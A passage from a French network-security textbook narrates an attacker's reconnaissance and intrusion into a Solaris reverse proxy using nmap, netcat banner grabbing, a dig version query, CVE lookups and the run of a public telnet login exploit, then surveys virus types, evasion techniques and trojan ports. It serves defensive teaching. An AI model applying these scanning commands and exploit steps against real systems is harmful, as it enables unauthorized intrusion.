L'expérience du pirate est un facteur clé dans l'efficacité de son pouvoir de nuisance. Dans notre exemple, nous savons, tout comme le pirate, que les flux HTTP sont ouverts vers le reverse proxy. En revanche, le pirate pensera que ce reverse proxy constitue le véritable serveur HTTP, car il ignore qu'il s'agit d'une architecture à plusieurs couches (le client parle au reverse proxy, qui, de son côté, demande l'information au serveur BackEnd). Le pirate se doute, sans certitude, que le reverse proxy est protégé par un pare-feu.

Le pirate peut donc raisonnablement estimer que ce qu'il croit être le serveur HTTP nécessite de résoudre des noms vers Internet afin d'établir des statistiques de connexion, par exemple. Partant de cette hypothèse, il lance un balayage simple (connexion TCP) de ports, en utilisant le port 53/TCP comme port source.

Il s'appuie pour cela sur un outil tel que Nmap (disponible à l'adresse *http://www.insecure.org*), une référence dans le domaine du balayage de ports, lequel lui révèle les informations suivantes :

```
Starting Nmap 3.93 ( http://www.insecure.org/Nmap/ ) at 2005-09-11 11:08 CEST
Insufficient responses for TCP sequencing (3), OS detection may be less accurate
Interesting ports on www.victime.com (Adresse_Reverse_Proxy):
```

```
(The 1647 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
Device type: general purpose
Running: Sun Solaris 2.7
OS details: Sun Solaris 2.7

Nmap run completed -- 1 IP address (1 host up) scanned in 170.282 seconds
```

Cette analyse permet au pirate de savoir qu'il est possible d'atteindre les ports TCP des services Telnet, DNS et HTTP.

Analyse du système

Afin de confirmer que ces services réseau se trouvent bien derrière ces numéros de ports, le pirate tente d'identifier les bannières en interrogeant à partir du port 53/TCP. L'outil Netcat (disponible à l'adresse http://netcat.sourceforge.net) lui permet d'effectuer des connexions TCP en modifiant le port source.

Le serveur HTTP est testé en premier :

```
# nc -p 53 www.victime.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 11 Sep 2005 09:42:41 GMT
Server: Apache/1.3.26 (Unix)
Connection: close
Content-Type: text/html
```

Le pirate passe au serveur Telnet, qui confirme l'empreinte du système d'exploitation :

```
# nc -p 53 www.victime.com 23

Solaris 2.7 (sparc)

login:
```

Enfin, la commande `dig` lui permet d'obtenir la version du serveur DNS, toujours en modifiant le port source :

```
# dig -b 0.0.0.0:53 +vc @www.victime.com version.bind chaos txt

; <<>> DiG 8.3 <<>> -b +vc @www.victime.com version.bind chaos txt
; (1 server found)
[snip]

;; ANSWER SECTION:
VERSION.BIND.           0S CHAOS TXT    "4.9.3-REL"

;; Total query time: 2 msec
```

```
;; FROM: localhost to SERVER: www.victime.com
;; WHEN: Mon Sep 12 19:28:53 2005
;; MSG SIZE  sent: 30  rcvd: 64
```

Si cette analyse n'est pas un modèle de discrétion (balayage par connexion TCP), elle a le mérite de fournir très rapidement des informations capitales au pirate.

Celui-ci sait désormais que le système visé présente les caractéristiques suivantes :

- Il offre un service Telnet pour sa maintenance.
- Le système d'exploitation est un Solaris 2.7 sur plate-forme Sparc.
- Il offre un service DNS v4.9.3 pour résoudre les noms.
- Il offre un service HTTP tournant sur Apache 1.3.26.

Pénétration du système

Fort de ces informations, il peut déterminer les faiblesses et vulnérabilités qui lui permettront de pénétrer les serveurs réseau.

Dans le but de disposer d'une base de données visant à permettre aux administrateurs de savoir si les systèmes dont ils ont la responsabilité sont vulnérables à des attaques, de multiples entreprises ou organisations offrent l'accès à ces bases, permettant ainsi également aux personnes mal intentionnées de trouver les renseignements qui leur permettent de mener leurs attaques.

Parmi ces fournisseurs, MITRE et Bugtraq sont bien connus.

MITRE

À l'époque des premières annonces de vulnérabilités, on ne disposait d'aucune typologie les concernant. L'annonce révélait une faille, ainsi que la manière de l'exploiter et les conséquences de cette exploitation. Le nombre d'annonces ne cessant d'augmenter, il est vite devenu impératif de mettre de l'ordre dans ce chaos.


MITRE (*http://www.mitre.org*), une entité chargée de recherche et développement qui travaille pour le compte du gouvernement américain, a proposé une catégorisation visant à organiser toutes ces vulnérabilités. En toute logique, elle s'est également proposée d'héberger une base de données recensant l'ensemble des vulnérabilités connues, mise à jour régulièrement.

Ces informations étant accessibles au public, elles le sont aussi à notre pirate. Celui-ci tente donc de trouver l'information qui lui sera utile en utilisant l'interface de recherche de MITRE (*http://www.cve.mitre.org/cve/*) illustrée à la figure 2.14.

Le mot-clé « solaris 2.7 » produit le résultat suivant :

```
Search Results
There are 8 CVE entries or candidates that match your search.

CVE version: 20040901
```

Figure 2.14
Interface de recherche de MITRE


Common Vulnerabilities and Exposures
The Standard for Information Security Vulnerability Names
Home
Get CVE
About CVE
News and Events
Editorial Board
IMPORTANT: The CVE naming scheme will be modified on 19 October 2005 to replace the "CAN" prefix
View CVE
Provides an HTML formatted listing of the current version of CVE entries, or the current list of candidates.
CVE
View
Candidates
View
Download
Allows you to download the entire CVE List in various formats.
Downloads
Choose Format
Search CVE
You can search CVE by keyword, or by the CVE name (candidate or entry). To search by keyword, use a specific term(s) or multiple keywords separated by a space. Your results will be the relevant CVE names.
Keyword(s)
solaris 2.7
Search
CVE Name
Search

```
Name          Description
CVE-1999-0773  Buffer overflow in Solaris lpset program allows local users
   to gain root access.
CVE-1999-0973  Buffer overflow in Solaris snoop program allows remote attackers
   to gain root privileges via a long domain name when snoop is running
   in verbose mode.
CVE-1999-1014  Buffer overflow in mail command in Solaris 2.7 and 2.7 allows
   local users to gain privileges via a long -m argument.
CVE-2000-0030  Solaris dmispd dmi_cmd allows local users to fill up restricted
   disk space by adding files to the /var/dmi/db database.
CVE-2000-0032  Solaris dmi_cmd allows local users to crash the dmispd daemon
   by adding a malformed file to the /var/dmi/db database.
CVE-2001-0095  catman in Solaris 2.7 and 2.8 allows local users to overwrite
   arbitrary files via a symlink attack on the sman_PID temporary file.
CAN-1999-0952  Buffer overflow in Solaris lpstat via class argument allows
   local users to gain root access.
CAN-2000-0317  Buffer overflow in Solaris 7 lpset allows local users to gain root
   privileges via a long -r option.
```

Ces réponses sont inutilisables, car elles nécessitent toutes de disposer d'un accès au système en tant qu'utilisateur, ce dont ne dispose pas encore notre pirate. Il doit donc utiliser une autre source d'information.

Bugtraq (devenu SecurityFocus)

En 1996, Elias Levy, aussi connu sous le nom de Aleph One, a publié dans le numéro 49 du magazine *Phrack* un article intitulé "*Smashing The Stack For Fun and*

Profit". Premier du genre consacré au débordement de tampon, cet article a connu un franc succès et incité son auteur à créer une liste de diffusion baptisée Bugtraq. Cette liste a rapidement fait de nombreux émules, car elle permettait à quiconque de révéler l'existence de vulnérabilités pour n'importe quel produit, sans risque de voir l'information censurée.

En 2001, Elias Levy a cessé de gérer cette liste, devenue trop prenante, et elle a été reprise par la société SecurityFocus, qui a créé une interface permettant de rechercher dans les quelques 14 000 vulnérabilités qu'elle contenait à ce jour.

Comme l'illustre la figure 2.15, la recherche dans SecurityFocus nécessite de fournir le nom du vendeur (Sun), le titre (Solaris) et enfin la version.

Figure 2.15


Interface de recherche de SecurityFocus

Il faut mettre 7.0 comme version et non 2.7, car SecurityFocus semble ignorer qu'il s'agit d'une seule et même version.

Parmi les quelques deux cents réponses fournies, notre pirate constate qu'il existe une vulnérabilité associée au serveur Telnet qui lui est accessible, ainsi qu'à un Solaris 2.7 (ou 7.0), comme l'illustre la figure 2.16.

Figure 2.16

Vulnérabilité connue sur Solaris 2.7/7.0 utilisable sur un serveur Telnet


info
discussion
exploit
solution
references
Multiple Vendor System V Derived 'login' Buffer Overflow Vulnerability
'login' is a program used in Unix systems to authenticate users with a username and password. The utility is typically invoked at the console, by telnetd, rlogind and if configured to do so, SSH.
Versions of 'login' descended from System V Unix contain a buffer overflow in handling of environment variables. Several operating systems such as Solaris/SunOS, HP-UX, AIX, IRIX and Unixware contain vulnerable versions of 'login'.
It is reportedly possible for unauthenticated clients to exploit these conditions to execute arbitrary code as root. On systems where 'login' is installed setuid root, this vulnerability can be exploited by local attackers to elevate privileges.

L'attaque

Il ne lui reste plus qu'à cliquer sur l'onglet Exploit pour trouver la « preuve du concept », autrement dit le programme tout prêt (script kiddie) qu'il lui suffira de lancer contre le système attaqué.

Il doit pour cela modifier le script, car le Telnet simple ne passe pas, ainsi que préciser le nom du système à attaquer :

```
# login.pl @victime.domaine

/bin/login array mismanagment exploit by snooq (jinyean\@hotmail.com)
Connected. Wait for a shell....

$
```

Malheureusement pour le pirate, son attaque ne lui permet pas d'obtenir directement l'accès à un interprète de commande avec le privilège de l'utilisateur root (administrateur), puisqu'il ne dispose que du privilège bin. Il doit donc retravailler sa copie pour devenir maître du système.

La technique permettant de passer du statut de simple utilisateur à celui d'utilisateur disposant de plus de privilèges s'appelle « l'escalade de privilèges ». Elle repose sur des vulnérabilités généralement internes au système d'exploitation.

La méthode pour connaître de telles vulnérabilités est la même que dans le cas des vulnérabilités réseau : il suffit de rechercher dans une base de données de vulnérabilités.

Le pirate peut dès lors s'attaquer au serveur BackEnd, ainsi qu'à tous les autres systèmes présents dans la DMZ. Si, par malheur, le serveur BackEnd n'est pas suffisamment sécurisé, le pirate peut s'immiscer au sein même du réseau de l'entreprise, avec un pouvoir de nuisance dévastateur.

En résumé

Les techniques d'attaques des systèmes réseau sont nombreuses et variées. La publication de programmes permettant d'exploiter les vulnérabilités des systèmes ne renforce évidemment pas la sécurité de ces systèmes et met gratuitement à la disposition des pirates des outils redoutables.

La pénétration de tels systèmes peut mettre en péril la sécurité de l'ensemble du réseau et de ses services. Si les serveurs DNS d'un opérateur de télécommunications venaient à être indisponibles, par exemple, le réseau entier et ses services pourraient s'en trouver paralysés.

Le chapitre 3 décrit les autres formes d'attaques susceptibles d'impacter indirectement un réseau.

3

Les attaques réseau indirectes

Beaucoup d'attaques peuvent impacter le réseau de manière directe ou indirecte. Les chapitre 1 et 2 ont détaillé les attaques réseau proprement dites. Le présent chapitre traite des autres types d'attaques susceptibles d'impacter le réseau de manière indirecte en provoquant des phénomènes de saturation ou de congestion du réseau. Ces autres formes d'attaques réseau s'appuient principalement sur les faiblesses des applications.

Les virus sont les vecteurs des attaques les plus fréquentes contre les systèmes et réseaux informatiques. De par leur mode de reproduction, ils sont capables de saturer le réseau et de le placer en déni de service, ce qui impacte en premier lieu le réseau local. Par réplication de ce type de programme, des attaques par déni de service distribué peuvent en outre être lancées. Enfin, le phénomène de réplication des virus peut impacter le réseau d'entreprise lui-même, comme on l'a constaté avec le virus SQL Hammer.

Un autre impact sur le réseau a pour origine les attaques par les relais, qui impactent la disponibilité non pas du réseau mais des services réseau, ce qui revient, de manière indirecte, à rendre le réseau indisponible.

Nous détaillons dans ce chapitre les attaques par virus informatiques ainsi que les attaques par relais.

Attaques par virus

On peut qualifier de virus tout programme, sous quelque forme que ce soit, capable de se reproduire par lui-même.

Les virus ont pour caractéristique commune une volonté de nuire. Cette volonté peut prendre la forme d'une routine, ou programme, qui, une fois activée, use de tous les moyens à sa disposition pour empoisonner la vie de l'utilisateur.

Les principaux impacts réseau recherchés par les virus sont les suivants :

- perturber l'utilisation de la machine en faisant apparaître, par exemple, des images à l'écran ou en modifiant constamment le design de l'interface graphique ;
- consommer inutilement toutes les ressources mémoire et de calcul de la machine ;
- se reproduire autant que possible sur le disque dur de l'utilisateur, consommant le processeur et l'espace disque de celui-ci ;
- se reproduire sur les disques durs des autres utilisateurs par l'intermédiaire du partage de fichiers en réseau ;
- se reproduire en s'envoyant dans des courriers électroniques émis au nom de l'utilisateur attaqué aux contacts présents dans son carnet d'adresses.

S'il ne s'agissait que de telles nuisances, les virus ne seraient qu'un mal bénin. Malheureusement, des virus aux effets beaucoup plus dévastateurs ont fait leur apparition, notamment les suivants :

- Attaques des cartes mères des ordinateurs et flash de leur BIOS. L'ordinateur devient inutilisable et doit repartir chez le constructeur.
- Effacement des données, soit en plaçant en séquence des octets aléatoires sur le disque, soit en effaçant des fichiers au hasard, d'une manière plus ou moins rapide. Dans certains cas, il n'est pas possible de récupérer les données perdues.
- Reproduction des virus à une cadence folle *via* le réseau, saturant celui-ci, malgré les technologies au gigabit par seconde. Les virus attaquent des serveurs réseau, s'installent sur ceux-ci et les utilisent pour se reproduire. Le nombre de sources de propagation augmente de façon exponentielle, saturant non seulement les réseaux locaux mais également les réseaux WAN d'entreprise et même Internet.
- Installation des virus sur les machines afin de permettre à leurs auteurs d'en prendre le contrôle (chevaux de Troie). Dans certains cas, le virus prévient son auteur par e-mail, message ICMP, etc., afin que celui-ci sache où se trouvent les machines infectées.

Les virus ont donc un degré de nuisance variable. Quel que soit ce dernier, ils doivent être éradiqués, car ils font peser une menace constante sur les systèmes informatiques.

Cycle de vie d'un virus informatique

Les virus informatiques, tout comme les virus biologiques, se caractérisent par un cycle de vie, qui s'étend de leur création à leur destruction, en passant par leur reproduction, leur activation et leur découverte.

Création

La création d'un virus désigne le temps que passe un programmeur à construire son virus afin qu'il soit le plus efficace possible.

En règle générale, la programmation se fait en assembleur afin d'optimiser la taille du virus, qui doit demeurer la plus petite possible à des fins de discrétion.

Certains programmes mettent à la portée de n'importe qui la création de virus informatiques. Appelés *virii generator,* ces programmes produisent des assemblages de virus ayant déjà fait leurs preuves.

Nimda et CodeRed ont été créés *via* de tels programmes.

Reproduction

Par nature, les virus cherchent à se reproduire. Un virus correctement conçu se reproduit un grand nombre de fois avant de s'activer. C'est là le meilleur moyen de s'assurer de sa pérennité.

La reproduction est le procédé par lequel le virus est copié en un endroit stratégique afin que sa diffusion soit la plus rapide et la plus vaste possible.

L'ancienne méthode consistant à infecter un programme très populaire puis à le distribuer cède la place à des virus envoyés par courrier électronique — en utilisant les automatismes telle que l'API de messagerie de Microsoft MAPI (Messaging Application Programming Interface), par exemple — profitant des facilités et insécurités offertes par les programmes destinés à communiquer.

Les outils peer-to-peer de partage de fichiers tels que eMule, tout comme ceux destinés au « chat » (ICQ, MSN, etc.) ou à la téléphonie (Skype, Internet Phone, etc.), sont également devenus un vecteur privilégié de propagation de virus.

Les virus peuvent aussi mettre à profit des failles de sécurité réseau et des configurations laxistes, telles que le partage de périphérique disque sur le réseau ou de produits comme Microsoft Windows, pour se déposer sur les disques et se lancer à l'insu des utilisateurs, connectés à Internet par ADSL, par exemple.

Activation

Les virus disposant d'une capacité destructive ne s'activent généralement que lorsque certaines conditions sont réunies.

Certains ne s'activent qu'à compter de dates prédéfinies, tandis que d'autres possèdent un système de compte à rebours interne. D'autres encore détectent des situations particulières, telles que relation réseau, présence d'un logiciel particulier ou d'une configuration spéciale, etc.

Actuellement, la plupart des virus qui recherchent une visibilité maximale par souci de notoriété s'activent dès leur installation et tentent le plus rapidement possible de se reproduire en grand nombre. Leur objectif est de saturer les équipes ou les outils chargés de les nettoyer, ce qui peut être aussi efficace qu'un virus lent resté non détecté pendant une longue période.

Découverte

La découverte d'un virus est la phase où l'existence du virus est détectée et où celui-ci est isolé.

Cette phase apparaît généralement après l'activation du virus, mais il arrive que cela se produise avant. Une machine équipée d'un logiciel de détection d'intrusion capable de signer tous les fichiers peut, par exemple, être avertie avant l'activation d'un virus du changement de taille d'un fichier exécutable.

Une fois le virus isolé, il peut être transmis aux autorités compétentes, notamment la NCSA (National Computer Security Association), à Washington, et le CERT (Computer Emergency Response Team), à l'Université de Carnegie Mellon.

Le virus est alors analysé, documenté et distribué aux développeurs de logiciels antivirus. Ces derniers ajoutent sa signature à leur base de données et développent des contre-mesures.

Destruction

La phase de destruction des virus peut être considérée comme utopique. Pour pouvoir considérer un virus comme détruit, il faudrait s'assurer qu'il n'en existe plus aucune souche sur la planète. Outre l'exemplaire probablement conservé par l'auteur du virus, il est évidemment impossible d'affirmer que 100 p. 100 des ordinateurs ne sont plus infectés par ce virus.

On considère généralement que cette phase est atteinte lorsque le virus cesse de faire peser une menace réelle.

Typologie des virus

Il existe différents types de virus, dont le comportement, la mise en place ou la capacité d'être détectés sont extrêmement variables.

Les sections qui suivent détaillent les virus les plus importants, à savoir :

- virus de secteur d'amorçage ;
- virus à infection de fichiers (parasites) ;
- virus non résidents mémoire ;
- virus résidents mémoire ;
- virus multiformes ;
- virus furtifs ;
- virus polymorphes (mutants) ;
- virus réseau et vers (*worms*) ;
- virus flibustiers (*bounty hunters*) ;
- bombes logiques ;
- chevaux de Troie.

Les virus de secteur d'amorçage

Ces virus ont pour principe de se placer sur le secteur 0 du disque dur. Ce secteur étant lancé par l'ordinateur au démarrage pour initialiser le système d'exploitation, c'est évidemment un emplacement privilégié.

Du fait qu'il se lance avant le système d'exploitation, le virus dispose de possibilités supplémentaires pour empêcher sa détection. Il peut, par exemple, détourner des interruptions pour rester invisible d'un antivirus mais également se doter de facilités de reproduction.

En règle générale, le contenu par défaut du secteur 0 est copié dans un autre secteur, et le virus s'installe sur le secteur 0 pour être lancé. Par la suite, il charge lui-même le contenu précédent du secteur 0.

Il faut habituellement éteindre physiquement la machine (coupure de tension) pour que ces virus cessent d'être une menace. Bien sûr, le logiciel antivirus doit être lancé sans passer par la phase standard de démarrage du disque dur, *via* une disquette par exemple, faut de quoi le virus se recharge.

Les virus à infection de fichiers (parasites)

Les virus parasites ont pour méthode de se placer au sein de programmes exécutables sur le système d'exploitation, par exemple avec un suffixe en .com, .exe ou .sys sous Windows.

Ils sont exécutés chaque fois qu'un des fichiers programme infecté est lancé par l'utilisateur. Cela signifie que, contrairement aux virus placés sur le secteur 0, ils ne disposent que des privilèges de l'utilisateur, ce qui encourage la pratique de la séparation des privilèges, l'utilisateur ne disposant que des droits dont il a réellement besoin sur sa station de travail.

Ces fichiers infectés sont habituellement modifiés pour privilégier le fonctionnement du virus par rapport à celui du programme avant son infection. Ils s'installent au début ou à la fin du programme.

Pendant son exécution, le virus se duplique sur d'autres programmes sans que l'utilisateur en ait conscience, voire commence son action nuisible sur le système (altération ou destruction de données, etc.). La taille du programme s'en trouve modifiée, rendant sa détection aisée. Précisons que certains virus savent utiliser des zones vides au sein de programmes pour éviter d'en modifier la taille.

Les virus non résidents mémoire

Dans la plupart des cas, les virus qui ne sont pas résidents en mémoire sont ceux qui se greffent sur des fichiers.

Le programme viral s'active en totalité dès la première étape de lancement du fichier infecté. Dans la plupart des cas, d'autres fichiers se trouvent infectés rapidement et deviennent eux-mêmes des vecteurs de propagation.

Rappelons qu'un fichier infecté est généralement lancé par un utilisateur qui ne bénéficie pas des privilèges d'administrateur sur le système. Cela prouve, s'il en était besoin, que

la séparation des privilèges est une des clés de la réduction des risques de reproduction des virus avec des droits d'administrateur.

Le virus activé ne dispose que des privilèges d'utilisateur tant que les permissions sur le système sont bien paramétrées. Si l'utilisateur disposait ne serait-ce que d'une permission d'écriture sur un programme lancé par le système, le virus pourrait gagner ce privilège et devenir encore plus néfaste pour le système.

Il est possible d'éradiquer le virus avec un logiciel approprié en redémarrant la machine infectée et en lançant l'antivirus avant tout autre programme infecté.

Les virus résidents mémoire

Les virus résidant en mémoire sont indépendants du lancement d'un programme par l'utilisateur.

Disposant de suffisamment de privilèges sur le système pour se loger en mémoire, ils ont la capacité de parasiter le fonctionnement du système au niveau assez bas des interruptions.

De plus, du fait qu'ils sont installés en mémoire, ces virus peuvent être hors de portée de certains logiciels antivirus tout en continuant leurs actions néfastes.

Une fois actif, le virus infecte chaque programme exécuté qui n'est pas déjà infecté. Cela permet une propagation très efficace. Il faut éteindre physiquement la machine par une coupure de tension pour que le virus cesse d'être une menace.

Le logiciel antivirus doit être lancé sans passer par la phase standard de démarrage du disque dur, *via* une disquette par exemple, faute de quoi le virus se recharge.

Les virus multiformes

On appelle virus multiforme un regroupement de différents types de virus.

Il existe peu de virus sous cette forme. Dans le cas le plus fréquent, il s'agit de l'association d'un virus sur secteur d'amorçage et d'un virus par infection de fichiers. Ils infectent à la fois les fichiers programme et la procédure de démarrage du système d'exploitation.

Les virus furtifs

Les virus furtifs sont également appelés intercepteurs d'interruptions, car ils prennent le contrôle des interruptions logicielles du système d'exploitation afin de lui faire croire que le système est sain.

Cette prise de contrôle de la table d'interruptions s'effectue au tout début de la zone mémoire. Lorsqu'un programme émet une requête d'interruption, celle-ci est habituellement redirigée vers la table d'interruptions qui gère les commandes et permet au programme de faire son travail.

En cas d'infection par un virus furtif, celui-ci intercepte les requêtes et peut les rediriger où il le désire et effectuer toute opération possible selon son bon plaisir.

Cette capacité des virus furtifs à contrôler la table d'interruptions leur permet de se cacher de manière extrêmement efficace, rendant leur détection particulièrement ardue.

Les virus polymorphes (mutants)

Comme les logiciels antivirus détectent les comportements curieux des programmes, tels les fichiers qui voient leur taille modifiée sans raison ou des signatures particulières (séquences de bits au sein des fichiers exécutables), certains virus sont capables de déjouer ces méthodes de détection.

Appelés polymorphes, ces virus ont la capacité de chiffrer ou de modifier leur code de programmation à chaque nouveau clone, ce qui rend chaque copie unique et différente des autres. Les systèmes de détection se trouvent mis en échec par ce type de virus, car il n'existe pas de méthode pour les détecter.

Ces virus sont de plus en plus populaires depuis l'apparition des moteurs de mutation, mis au point par une personne ou un groupe se faisant appeler Dark Avenger (le vengeur noir). Propagé sur plusieurs serveurs, son code de programmation a été rendu public. Il est livré avec un jeu complet d'instructions permettant de transformer n'importe quel virus normal en virus polymorphe.

Les virus réseau et les vers (worms)

Les vers sont le type de virus que l'on rencontre aujourd'hui le plus fréquemment. Depuis la généralisation de l'accès public à Internet en haut débit, mais également du fait d'un déficit de conscience sécuritaire dans le grand public comme au sein des entreprises, ces virus trouvent un terrain propice à leur diffusion.

Prenant pour cibles les systèmes d'exploitation qui offrent des services réseau, ils utilisent ces derniers pour se répandre chez l'utilisateur, et ce selon deux grandes méthodes :

- En infectant un serveur qui fournit des ressources à une communauté d'utilisateurs, par exemple Netware, Microsoft ou un service comme le Web, ils se propagent à la communauté entière en modifiant les programmes pendant leur transmission vers l'utilisateur. On parle en ce cas de virus réseau.
- En utilisant une vulnérabilité d'un service réseau, ils attaquent le service, le pénètrent et l'utilisent pour se propager. C'est dans ce cas qu'on parle de ver. Profitant de la puissance processeur et réseau du serveur qu'ils attaquent, les vers tentent d'infecter le plus rapidement possible d'autres machines (CodeRed, Nimda, SQL Hammer, etc.). Le choix de l'algorithme de sélection des adresses réseau à infecter ainsi que la cadence d'envoi de l'infection sont les critères définissant l'efficacité du virus.

Les virus flibustiers (bounty hunters)

Ces virus extrêmement rares ont pour vocation de mettre en échec certaines solutions logicielles antivirus. Ils sont bien sûr redoutables contre la solution attaquée.

Les bombes logiques

Une bombe logique est un virus qui attend un événement pour se déclencher. Cet événement, déterminé par le programmeur malveillant, peut être une date particulière, une combinaison de touches, une action spécifique ou un ensemble de conditions précises.

Un employé mal intentionné peut implanter une bombe logique chargée de vérifier si son nom disparaît des listes du personnel de l'entreprise ou son compte d'un serveur et nuire à l'entreprise après qu'il l'a quittée en détruisant ou corrompant des données, par exemple.

Les chevaux de Troie

Pour pouvoir prendre le contrôle d'une machine, il n'y a pas énormément de possibilités : soit l'agresseur dispose des authentifications nécessaires (compte, mot de passe, etc.), soit il utilise une vulnérabilité pour pénétrer le système à l'insu de son propriétaire, soit encore il incite le propriétaire à mettre en place lui-même le moyen lui permettant d'entrer dans le système. C'est le rôle du cheval de Troie.

L'agresseur emballe son cheval de Troie dans un programme qui attire l'utilisateur. Celui-ci installe le programme et met lui-même en place le moyen de pénétration de l'agresseur. Il s'agit souvent d'un programme qui écoute sur un port TCP de son choix et qui en attend la connexion de l'agresseur.

Une nouvelle forme de cheval de Troie est apparue depuis quelques années par laquelle le virus prend l'initiative de se connecter à un serveur. L'objectif est de permettre à son concepteur d'atteindre la machine infectée malgré la présence d'un pare-feu, en remontant le flux sortant initié par le cheval de Troie.

D'autres chevaux de Troie coupent simplement le pare-feu ou ajoutent une exception afin que le port sur lequel ils écoutent soit accessible depuis n'importe quelle adresse réseau externe.

Tableau 3.1 Exemples de ports d'écoute de chevaux de Troie

Port 1234 Ultors Trojan
Port 1243 BackDoor-G, SubSeven, SubSeven Apocalypse
Port 1245 VooDoo Doll port 1269Mavericks Matrix
Port 1349 (UDP)BO DLL
Port 1509 Psyber Streaming Server
Port 1600 Shivka-Burka
Port 1807 SpySender
Port 1981 Shockrave
Port 12076 Gjamer
Port 12223 Hack´99 KeyLogger
Port 12345 GabanBus, NetBus, Pie Bill Gates, X-bill
Port 12346 GabanBus, NetBus, X-bill

Tableau 3.1 Exemples de ports d'écoute de chevaux de Troie *(suite)*

Port 12361 Whack-a-mole
Port 30303 Sockets de Troie
Port 30999 Kuang2
Port 31337 Baron Night, BO client, BO2, Bo Facil
Port 31337 (UDP)BackFire, Back Orifice, DeepBO
Port 31338 (UDP)Back Orifice, DeepBO
Port 31339 NetSpy DK
Port 31666 BOWhack
Port 33333 Prosiak
Port 33911 Spirit 2001a
Port 34324 BigGluck, TN
Port 40421 Agent 40421, Masters Paradise
Port 40422 Masters Paradise
Port 47262 (UDP)Delta Source
Port 50505 Sockets de Troie
Port 50766 Fore, Schwindler
Port 53001 Remote Windows Shutdown
Port 54320 Back Orifice 2000
Port 54321 School Bus
Port 54321 (UDP)Back Orifice 2000
Port 60000 Deep Throat
Port 61466 Telecommando
Port 65000 Devil


Techniques de codage d'un virus

En dehors du mécanisme d'infection utilisé pour pénétrer un système et de la charge finale d'un virus, celui-ci doit déployer des techniques spécifiques pour lutter contre la détection virale, notamment les suivantes :

- Polymorphisme : consiste à faire muter le code du virus lors d'une infection afin de rendre difficile la lutte antivirale en évitant de créer une signature du virus facilitant sa détection.
- Furtivité : consiste à camoufler le virus afin de rendre sa détection difficile par un antivirus. Dans ce contexte, le virus doit lutter efficacement contre sa propre surinfection afin de limiter sa détection et ainsi augmenter sa furtivité.
- Blindage : consiste à rendre difficile l'analyse du code associé au virus. La combinaison de la cryptographie et de la virologie fournit des méthodes de blindage robustes.

La figure 3.1 illustre l'infection d'un fichier par un virus appliquant la technique du polymorphisme.

Figure 3.1
Infection d'un fichier par un virus usant de polymorphisme



Le virus Whale a été le premier virus à embarquer une fonction de détection de débogueur consistant à surveiller les interruptions système. Lors d'une telle détection, le virus Whale bloque le clavier et se désinfecte en mémoire.

Plusieurs virus apparus ces dernières années ont révélé de multiples vecteurs de propagation réseau :

- Nimda utilise les ressources NetBIOS de partage de fichiers, ainsi que les serveurs Microsoft IIS ne disposant pas de correctifs de certaines vulnérabilités, le service TFTP (Trivial File Transfer Protocol) et la messagerie électronique par l'exploitation d'une vulnérabilité d'Outlook, etc.
- NetSky est un virus qui se propage sous différentes variantes par e-mail. Il se présente sous la forme d'un message dont le titre et le corps sont aléatoires et qui possède un fichier joint. Le virus est lancé si le fichier est exécuté.
- Mydoom (et ses variantes) est un virus qui se propage par e-mail. Il se présente sous la forme d'un message au titre aléatoire, accompagné d'un fichier joint dont l'extension est, par exemple, .BAT, .CMD, .EXE, .PIF, .SCR ou .ZIP. et dont l'icône est faussement celle d'un simple fichier texte. Le virus est lancé si le fichier est exécuté.
- Welchia (et ses variantes) est un virus qui cible les ordinateurs vulnérables à une faille RPC de Microsoft. Si une machine connectée à Internet n'est pas à jour dans ses correctifs, Welchia l'infecte à l'insu de l'utilisateur puis scanne le réseau à la recherche de nouvelles machines vulnérables.
- Bagle (et ses variantes) est un virus qui se propage par e-mail. Il se présente sous la forme d'un message dont le titre est « Hi » et qui comporte un fichier joint au nom aléatoire, dont l'extension est en .EXE et l'icône est celle de la calculatrice Windows. Le virus est lancé si le fichier est exécuté.
- Sasser (et ses variantes) est un virus ciblant les ordinateurs vulnérables à la faille LSASS de Microsoft. Si une machine connectée à Internet n'est pas à jour dans ses correctifs, Sasser l'infecte *via* le port TCP 445 à l'insu de l'utilisateur puis scanne le réseau à la recherche de nouvelles machines vulnérables.

